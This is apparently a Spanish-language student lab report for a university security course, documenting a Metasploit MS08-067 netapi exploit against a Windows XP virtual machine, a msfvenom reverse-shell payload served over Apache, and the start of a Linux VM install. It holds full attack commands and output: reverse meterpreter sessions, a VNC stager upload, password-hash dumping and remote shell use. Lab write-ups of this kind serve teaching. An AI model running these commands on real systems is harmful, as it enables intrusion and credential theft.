



INFORME 3

Juan Carlos Palacios Valencia

Alumno

UNIVERSIDAD TECNOLÓGICA DEL CHOCO “DIEGO LUIS CÓRDOBA”

FACULTA DE INGENIERÍA

TELECOMUNICACIONES E INFORMÁTICA

SEMESTRE VIII

QUIBDÒ – CHOCÒ

AÑO 2025



INFORME 3

Rafael Sandoval Morales

Docente

Seguridad y Auditoria

Asignatura

UNIVERSIDAD TECNOLÓGICA DEL CHOCO “DIEGO LUIS CÓRDOBA”

FACULTA DE INGENIERÍA

TELECOMUNICACIONES E INFORMÁTICA

SEMESTRE VIII

QUIBDÒ – CHOCÒ

AÑO 2025



Contenido

Desarrollo	4
Capitulo 1	4
Hackinh con netapi	5
Capitulo 2	10
Capitulo 3	15
Instalacion de ubuntu	16
1. Creación y configuración de la máquina virtual.....	16
1.1. Nombre y sistema operativo	16
Se inicia poniéndole un nombre a nuestra máquina virtual que en este caso es Bodhi Linux luego ponemos la versión del sistema operativos que vamos a instalar, en esta ocasión es una extensión de Ubuntu (64-bit).....	16
1.2 Configuración del Hardware.....	16
1.3 Configuración Disco duro.....	17
1.4 Configuración de la pantalla	18
1.5. Configuración almacenamiento	19
1.6. Configuración de red	19
2. ENCENDIDO DE LA MAQUINA VIRTUAL	20
2.1. Inicio.....	20
3. Instalación de Bodhi Linux	22
Cuando terminamos ese proceso ingresamos al escritorio de la máquina virtual y allí vamos a encontrar el instalador de Bodhi Linux debemos hacer clic sobre el y esperamos que este cargue. ..	22
CONCLUSION	30



Introducción

En la ciberseguridad, el conocimiento sobre vulnerabilidades y de explotación es esencial para la protección de sistemas como para el desarrollo de estrategias de defensa. Este trabajo tiene como objetivo explorar el uso de **NetAPI**, una vulnerabilidad detectada en sistemas Windows, y su explotación mediante el **Metasploit**, una de las herramientas más utilizadas de seguridad informática.

La vulnerabilidad NetAPI afecta al servicio en versiones antiguas de Windows y permite la ejecución remota de código, lo que la convierte en un atacante ideal, para entender los principios de explotación remota. Por otro lado, el módulo Handler de Metasploit permite recibir conexiones reversas de los sistemas comprometidos, facilitando la comunicación con un sistema operativo.

Objetivo

El objetivo principal de este trabajo es comprender y analizar el proceso de explotación de la vulnerabilidad NetAPI utilizando el Metasploit, enfocándose en el uso del módulo Handler para gestionar sesiones remotas. A través de este análisis

Objetivo General

- Adquirir conocimientos prácticos sobre técnicas de explotación de vulnerabilidades en entornos controlados.
- Identificar los riesgos de seguridad asociados a sistemas no actualizados.
- Explorar el funcionamiento interno de Metasploit, específicamente los módulos de exploit y handler.



Desarrollo

Capítulo 1

Hackinh con netapi

Ingresamos a la interfaz de usuario de metasploit **msfconsole**

```
kali@kali:~$ msfconsole
Metasploit tip: View advanced module options with advanced

*Neutrino_Cannon*PrettyBeefy*PostalTime*binbash*deadastronauts*EvilBunnyWrote*LIT*Mail.ru*() { : }; echo vulnerable*
*Team sorceror*ADACTF*BisonSquad*socialdistancing*LeukeTeamNaam*OWASP Moncton*Alegori*exit*Vampire Bunnies*APT593*
*QuePasaZombiesAndFriends*NetSecBG*coincoin*ShroomZ*Slow Coders*Scavenger Security*Bruh*NoTeamName*Terminal Cult*
*edspiner*BFG*MagentaHats*0*01DA*Kaczuski*AlphaPwners*FILAHA*Raffaela*HackSurYvette*outout*HackSouth*Corax*yeeb0iz*
*SKUA*Cyber CORBA*Flashhunters*0*01DA*Generated*CS5C*20nm3de*IS*CTF*Gircles*Togetoclabe*baad500d*BitSwitchers*0*xpobc*
```

Luego de esta ahí buscamos el modulo o exploit que vamos a ejecutar **search netapi**

```
msf6 > search netapi

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  exploit/windows/smb/ms03_049_netapi       2003-11-11      good  No     MS03-049 Microsoft Worksta
on Service NetAddAlternateComputerName Overflow
1  exploit/windows/smb/ms06_040_netapi       2006-08-08      good  No     MS06-040 Microsoft Server Se
```

Y nos mostrara el exploit que vamos a ejecutar. Con el comando **use 12** vamos a entrar exploit **Windows/smb/ms08_067_netapi** y le agregamos el comando **options** para que nos muestre todo lo que hay que ejecutar para poner a funcionar el exploit.

```
Interact with a module by name or index. For example info 94, use 94 or use exploit/windows/smb/ms08_067_netapi
After interacting with a module you can manually set a TARGET with set TARGET 'Windows 2003 SP2 Turkish (NX)'

msf6 > use 12
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    yes              The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     445              The SMB service port (TCP)
  SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):
```



Ahora vamos a establecer en el exploit la dirección ip del equipo victima con el comando **set rhost 192.192.0.8** luego establecemos el puerto por donde vamos a atacar con el comando **set lport 445** y para finalizar explotamos la vulnerabilidad con el comando **exploit**.

```
msf6 exploit(windows/smb/ms08_067_netapi) >
msf6 exploit(windows/smb/ms08_067_netapi) > set rhost 192.192.0.8
rhost => 192.192.0.8
msf6 exploit(windows/smb/ms08_067_netapi) > set lport 445
lport => 445
msf6 exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 192.192.0.5:445
[*] 192.192.0.8:445 - Automatically detecting the target...
[*] 192.192.0.8:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Spanish
[*] 192.192.0.8:445 - Selected Target: Windows XP SP3 Spanish (NX)
[*] 192.192.0.8:445 - Attempting to trigger the vulnerability...
[*] Sending stage (177734 bytes) to 192.192.0.8
[*] Meterpreter session 1 opened (192.192.0.5:445 -> 192.192.0.8:1126) at 2025-09-03 01:28:47 -0400


meterpreter > run vnc
[*] Creating a VNC reverse tcp stager: LHOST=192.192.0.5 LPORT=4545
[*] Running payload handler
[*] VNC stager executable 73802 bytes long
[*] Uploaded the VNC agent to C:\WINDOWS\TEMP\rifcIc.exe (must be deleted manually)
[*] Executing the VNC agent with endpoint 192.192.0.5:4545...
meterpreter > [*] VNC Server session 2 opened (192.192.0.5:4545 -> 192.192.0.8:1132) at 2025-09-03 01:29:35 -0400
Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
No authentication needed
Authentication successful
Desktop name "way"
VNC server default format:
  32 bits per pixel.
```

Luego que explotado el equipo que estemos en meterpreter aplicamos el comando **run vnc** Para conectaron remotamente.

```
[*] 192.192.0.8:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Spanish
[*] 192.192.0.8:445 - Selected Target: Windows XP SP3 Spanish (NX)
[*] 192.192.0.8:445 - Attempting to trigger the vulnerability...
[*] Sending stage (177734 bytes) to 192.192.0.8
[*] Meterpreter session 1 opened (192.192.0.5:445 -> 192.192.0.8:1126) at 2025-09-03 01:28:47 -0400

meterpreter > run vnc
```

Aquí ya estamos controlando la máquina atacada.



Como ya estamos dentro de la maquina que estamos atacando podemos mirar información de su sistema con el comando **sysinfo**. Para mirar las contraseña que tiene el sistema el cual estamos atacando debemos utilizar el comando **hashdump** y nos saldrán varias contraseña pero encriptadas.

```
kali-linux-2025.2-virtualbox-amd64 [Corriendo] - Oracle VM VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda
File Actions Edit View Help

meterpreter > sysinfo
Computer      : WAY
OS            : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : es_ES
Domain        : GRUPO_TRABAJO
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter >
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
meterpreter >
meterpreter > getsystem
[-] Already running as SYSTEM
meterpreter >
meterpreter > hashdump
admin2:1004:34a6542eb962fe9f7584248b8d2c9f9e:7507356c6400cbad5adceef22232afb7:::
Administrador:500:426b970636399b8daad3b435b51404ee:4515b9d63645af5880532b7c7669814e:::
Asistente de ayuda:1000:d8a7b8f43a23efa2b2baa7cda9a21891:5557a672ebbb217a3e15f4ff0966bc2:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:6d95e45cc4de7d296127e2142a488bbc:::
meterpreter >
```

Para tener acceso directo al sistema operativo debemos usar el comando **Shell** luego de a ver entrado al sistema operativo vamos poner el comando **cd** este comando lo que nos va es ayudar a movernos en el directorio entre carpetas.



```
File Actions Edit View Help
644 600 services.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\services.exe
656 600 lsass.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\lsass.exe
812 644 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\svchost.exe
892 644 svchost.exe x86 0 NT AUTHORITY\Servicio de red C:\WINDOWS\system32\svchost.exe
988 644 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\svchost.exe
1028 644 svchost.exe x86 0 NT AUTHORITY\Servicio de red C:\WINDOWS\system32\svchost.exe
1080 644 svchost.exe x86 0 NT AUTHORITY\SERVICIO LOCAL C:\WINDOWS\system32\svchost.exe
1332 644 spoolsv.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\spoolsv.exe
1504 1332 ricfCic.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\TEMP\ricfCic.exe
1568 988 wuauclt.exe x86 0 WAY\admin2 C:\WINDOWS\system32\wuauclt.exe
1580 1536 explorer.exe x86 0 WAY\admin2 C:\WINDOWS\Explorer.EXE
1664 1580 cmd.exe x86 0 WAY\admin2 C:\WINDOWS\system32\cmd.exe
1704 1580 ctfmon.exe x86 0 WAY\admin2 C:\WINDOWS\system32\ctfmon.exe

meterpreter >
meterpreter > shell
Process 228 created.
Channel 3 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
C:\WINDOWS\system32>cd ..
cd ..
C:\WINDOWS>cd ..
cd ..
```

Luego de esta en el directorio vamos a utilizar el comando **dir** y con esto nos mostrara todas las carpetas que hay en el directorio.

```
C:\>dir
dir
El volumen de la unidad C no tiene etiqueta.
El número de serie del volumen es: 2490-270F

Directorio de C:\

26/07/2025 09:40 <DIR> Archivos de programa
26/07/2025 09:34 0 AUTOEXEC.BAT
26/07/2025 09:34 0 CONFIG.SYS
21/08/2025 12:34 <DIR> Documents and Settings
26/07/2025 09:40 <DIR> WINDOWS
                2 archivos          0 bytes
                3 dirs 19.859.963.904 bytes libres

C:\>
```

Ahora cambiamos de directorio y nos vamos para la carpeta documentos utilizando el comando **cd Doc*** y nos lleva a la carpeta documento luego ponemos el comando **dir** y nos muestra todo lo que hay en el directorio de documentos, ahora cambiamos al comando **cd admin2** cuando estamos ahí ponemos **cd admin2** y por último el comando **dir** para que nos muestre las carpetas que esto contiene.



```
C:\>cd Doc*
cd Doc*

C:\Documents and Settings>dir
dir
El volumen de la unidad C no tiene etiqueta.
El número de serie del volumen es: 2490-270F

Directorio de C:\Documents and Settings

21/08/2025 12:34 <DIR>      .
21/08/2025 12:34 <DIR>      ..
21/08/2025 12:33 <DIR>      admin2
26/07/2025 09:34 <DIR>      All Users
                0 archivos          0 bytes
                4 dirs 19.859.963.904 bytes libres

C:\Documents and Settings>cd admin2
cd admin2

C:\Documents and Settings\admin2>dir
dir
El volumen de la unidad C no tiene etiqueta.
El número de serie del volumen es: 2490-270F

Directorio de C:\Documents and Settings\admin2
```

Ya estando aquí necesitamos entrar al escritorio entonces ponemos el comando **cd Escr*** así entramos al escritorio y estando en el escritorio creamos una carpeta con el comando **mkdir tolentino** (nombre de la carpeta) y listo si vamos al escritorio de equipo que estamos atacando vamos a ver que ya esta la carpeta en el escritorio

```
                4 dirs 19.859.963.904 bytes libres

C:\Documents and Settings>cd admin2
cd admin2

C:\Documents and Settings\admin2>dir
dir
El volumen de la unidad C no tiene etiqueta.
El número de serie del volumen es: 2490-270F

Directorio de C:\Documents and Settings\admin2

21/08/2025 12:33 <DIR>      .
21/08/2025 12:33 <DIR>      ..
26/07/2025 03:23 <DIR>      Escritorio
21/08/2025 12:34 <DIR>      Favoritos
26/07/2025 03:23 <DIR>      Menú Inicio
21/08/2025 12:34 <DIR>      Mis documentos
                0 archivos          0 bytes
                6 dirs 19.859.963.904 bytes libres

C:\Documents and Settings\admin2>cd Escr*
cd Escr*

C:\Documents and Settings\admin2\Escritorio>mkdir tolentino3
mkdir tolentino3

C:\Documents and Settings\admin2\Escritorio>
```





Capitulo 2

HACKING DE KALI LINUX A WINDOWS

Ingresamos al **sudo su** para estar de modo administrativo.

```
File Actions Edit View Help
(kali@kali)~$ sudo su
[sudo] password for kali:
(root@kali)~#
```

En la siguiente imagen creamos un directorio **mkdir** con el nombre **tolentino3**

```
(root@kali)~# mkdir tolentino3
```

Aquí con **cd** lo cambiamos de carpeta

```
(root@kali)~# cd tolentino3
```

Aquí vamos a crear el archivo malicioso con el comando **msfvenom -p** y agregamos la dirección, el nombre de carpeta la IP el pc atacante, el puerto atacado. Luego con **ls** agregamos el archivo al directorio. **Service apache2 start** lo que vamos a hacer es iniciar el servicio de apache, luego verificamos el estado actual del apache **Service apache2 status**.



```
(root@kali)-[/home/kali/tolentino3]
# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.192.0.5 LPORT=445 -f exe > /home/kali/tolentino3/tolentino3.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

(root@kali)-[/home/kali/tolentino3]
# ls
tolentino3.exe

(root@kali)-[/home/kali/tolentino3]
# service apache2 start

(root@kali)-[/home/kali/tolentino3]
# service apache2 status
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
   Active: active (running) since Thu 2025-09-04 16:26:42 EDT; 29s ago
     Invocation: 75a55ca25bae445f9c2f7509ed8bcee4
       Docs: https://httpd.apache.org/docs/2.4/
   Process: 117929 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
    Main PID: 117945 (apache2)
       Tasks: 6 (limit: 3853)
      Memory: 23.7M (peak: 24M)
         CPU: 158ms
        CGroup: /system.slice/apache2.service
                └─117945 /usr/sbin/apache2 -k start
                  └─117948 /usr/sbin/apache2 -k start
                    └─117949 /usr/sbin/apache2 -k start
                      └─117950 /usr/sbin/apache2 -k start
                        └─117951 /usr/sbin/apache2 -k start
                          └─117952 /usr/sbin/apache2 -k start

Sep 04 16:26:42 kali systemd[1]: Starting apache2.service - The Apache HTTP Server ...
Sep 04 16:26:42 kali apachectl[117944]: AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using>
Sep 04 16:26:42 kali systemd[1]: Started apache2.service - The Apache HTTP Server.
```

Copiamos el archivo y lo enviamos al directorio de apache **cp tolentino3.exe /var/www/html**

```
(kali@kali)-[~/tolentino3]
$ cp tolentino3.exe /var/www/html
```

Aquí témenos la página web que sirve al servidor de apache.

Index of /

	Name	Last modified	Size	Description
	index.nginx-debian.html	2025-05-29 15:19	615	
	index.sr	2025-05-29 15:23	10K	
	tolentino3.exe	2025-09-04 17:12	72K	


Apache/2.4.63 (Debian) Server at 192.192.0.5 Port 80

Aquí estamos aguardar el archivo **tolentino3.exe**


Index of /

	<u>Name</u>	
	index.nginx-debian.html	20
	index.sr	20
	tolentino3.exe	20


Apache/2.4.63 (Debian) Server



Aquí vamos a ejecutar el archivo **tolentino3.exe**



Aquí el archivo **entino3.exe** esta descargado y guardado localmente en la máquina Windows.



Entamos a la consola metasploit **msfconsole**

```
make-ssl-cert mibdump mmls
(kali@kali)-[~]
$ msfconsole
Metasploit tip: The use command supports fuzzy searching to try and
select the intended module, e.g. use kerberos/get_ticket or use
kerberos forge silver ticket
```

Buscamos el exploit que vamos a ejecutar **search multi/handle**

```
msf6 > search multi/handle

Matching Modules
=====
#  Name
0  exploit/linux/local/apt_package_manager_persistence
1  exploit/android/local/janus
2  auxiliary/scanner/http/apache_mod_cgi_bash_env
3  exploit/linux/local/bash_profile_persistence
4  exploit/linux/local/desktop_privilege_escalation
5  \  target: Linux x86
6  \  target: Linux x86_64
7  exploit/multi/handler
8  exploit/windows/mssql/mssql_linkcrawler
9  exploit/windows/browser/persits_xupload_traversal
10 exploit/linux/local/yum_package_manager_persistence

Disclosure Date Rank Check Description
-----
1999-03-09 excellent No APT Package Manager Persistence
2017-07-31 manual Yes Android Janus APK Signature bypass
2014-09-24 normal Yes Apache mod_cgi Bash Environment Variable Injection (Shellshock)
Scanner
1989-06-08 normal No Bash Profile Persistence
2014-08-07 excellent Yes Desktop Linux Password Stealer and Privilege Escalation
2000-01-01 great No Microsoft SQL Server Database Link Crawling Command Execution
2009-09-29 excellent No Persits XUpload ActiveX MakeHttpRequest Directory Traversal
2003-12-17 excellent No Yum Package Manager Persistence

Interact with a module by name or index. For example info 10, use 10 or use exploit/linux/local/yum_package_manager_persistence
```

Aquí se seleccionó el módulo con el comando **use 7** ponemos el numero 7 por que es el número del modulo que vamos a utilizar.

```
msf6 > use 7
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > show options
```



Aquí vamos a configurar los parámetros para poder ejecutar el módulo, iniciamos con **set lhost 192.192.0.5** que es la dirección del equipo atacante, luego seleccionamos el puerto con el comando **set lport 445**.

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set lhost 192.192.0.5
lhost => 192.192.0.5
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lport 445
lport => 445
```

Verificamos la configuración que hicimos en el modulo con el comando **show options**

```
msf6 exploit(multi/handler) > show options

Payload options (windows/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.192.0.5     | yes      | The listen address (an interface may be specified)        |
| LPORT    | 445             | yes      | The listen port                                           |



Exploit target: 0
Id  Name
--  --
0   Wildcard Target
```

Luego que verificamos que todo esté bien finalizamos explotando el equipo con el comando **exploit**.


```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.192.0.5:445
[*] Sending stage (177734 bytes) to 192.192.0.8
[*] Meterpreter session 1 opened (192.192.0.5:445 -> 192.192.0.8:1063) at 2025-09-04 17:52:02 -0400

meterpreter >
meterpreter > |
```

Luego de explotar el equipo podemos ver que ya estamos dentro de meterpreter esto significa que ya estamos dentro de la maquina para verificar usamos el comando **sysinfo**.



```
meterpreter > sysinfo
Computer      : WAY
OS            : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : es_ES
Meterpreter   : x86/windows
```



Capítulo 3




Instalacion de ubuntu

1. Creación y configuración de la máquina virtual


1.1. Nombre y sistema operativo

Se inicia poniéndole un nombre a nuestra máquina virtual que en este caso es Bodhi Linux luego ponemos la versión del sistema operativos que vamos a instalar, en esta ocasión es una extensión de Ubuntu (64-bit).



